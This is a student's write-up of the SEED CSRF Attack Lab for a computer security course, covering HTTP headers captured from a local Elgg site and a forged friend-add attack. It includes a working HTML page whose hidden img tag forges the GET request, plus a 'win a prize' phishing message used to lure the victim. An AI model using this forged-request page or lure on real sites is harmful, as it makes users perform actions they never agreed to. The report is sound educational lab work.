Dhanashree Srinivasa

SUID: 393473169

Course: Computer Security - CSE 643

Cross-Site Request Forgery (CSRF) Attack Lab


Cross-Site Request Forgery (CSRF) Attack Lab

Task 1: Observing HTTP Request.

Solution:


We can capture the HTTP request on the HTTP header Live console.

For GET request, perform any action on the Elgg website (login, search) and observe a GET request has to be triggered. For GET request the params are present in the URL. The screenshot below shows the activity with the method call as GET.




```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=169428
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 09 Sep 2023 20:06:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2793
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/cache/1587931381/default/jquery.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=169428
GET: HTTP/1.1 304 Not Modified
Date: Sat, 09 Sep 2023 20:06:55 GMT
```

For POST request, perform any action on the Elgg website (edit profile) and observe a POST request has to be triggered. For POST call the params are present in the request body. The screenshot below shows the activity with method call as POST. In the POST request we can see content type and length which is not present in the GET request call.


HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------331543602415502243743077068610
Content-Length: 3012
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=169428
Upgrade-Insecure-Requests: 1
__elgg_token=cCfifgISfMRTG87ze8OCNg&__elgg_ts=1694290290&name=Alice&description=<p>I am be
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&ac
POST: HTTP/1.1 302 Found
Date: Sat, 09 Sep 2023 20:12:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/alice
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/alice/edit
```



HTTP Header Live Main — Mozilla Firefox


```
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3514
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/serve-file/e0/l1587929083/di/c0/MGJetEG1hj4oHQ5zAZFc1pT9ZDbK-Sj
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=169428
GET: HTTP/1.1 200 OK
Date: Sat, 09 Sep 2023 20:11:20 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Content-Type-Options: nosniff
Cache-Control: public
Last-Modified: Sun, 26 Apr 2020 19:24:43 GMT
Content-Disposition: inline; filename="56large.jpg"
Content-Length: 6327
Accept-Ranges: bytes
Expires: Mon, 09 Sep 2024 20:11:20 GMT
ETag: "1587929083"
Vary: User-Agent
Content-Type: image/jpeg
```

There is an additional param Referer that refers to the source website of the request. This helps in identifying if the source website is same site or cross site request and can be used as countermeasure to CSRF attack.

Task 2: CSRF Attack using GET Request

In task 2, Samy wants to add Alice as his friend on Elgg. But Alice denies, hence Samy finds a way to forge a request and send it to Alice so that Samy is present in Alice's friend's list. For this task we use another account Boby and try to add samy as a friend to know the request parameters to add as a friend. We login to Boby's account and add Samy as a friend and observe the request call.


It's a GET request and we can see all the parameters and with a GUID as 59.



HTTP Header Live Main — Mozilla Firefox


```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1694292126&__elgg_token=QqSFihI3E-bn7NJO8s-4qA&__elgg_t
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; __gsas=ID=aac1e98a7d4ce188:T=1694288978:RT=1694288978:S=ALNI_MYShdkcx_7IS
GET: HTTP/1.1 200 OK
Date: Sat, 09 Sep 2023 20:42:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

To generate a GET request we use the img tag of HTML page. In the img src field we mention the url and the GUID of Samy.



```
GNU nano 4.8                    addfriend.html                    Modified
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" >
</body>
</html>
```

To perform the attack, first login to Samy's account and send a message to alice with a link leading to add friend request.


Compose a message

To *
Alice
Write recipient's username here.

Subject *
Hey beautiful

Message *


Hi Alice,

Could you click on the below link and win an exciting prize.
www.attacker32.com/addfriend.html :)

Thanks,


Samy

Initially to see that the attack is successful, the victim should have an active session with the target website. On logging into Alice's account, we can see that Alice has no friends.


Alice's friends

No friends yet.

Alice clicks on the malicious website by clicking on the link sent in the message by Samy.



Inbox


Hey beautiful
From Samy 2 minutes ago

Hi Alice,

Could you click on the below link and win an exciting prize.
www.attacker32.com/addfriend.html :)

Thanks,


Samy



www.attacker32.com/addfriend.html

This page forges an HTTP GET request

We can see that the attack is successful and Samy is added to Alice's friends list without Alice's notice. A Get request is sent with Samy's GUID.




Alice's friends

Samy

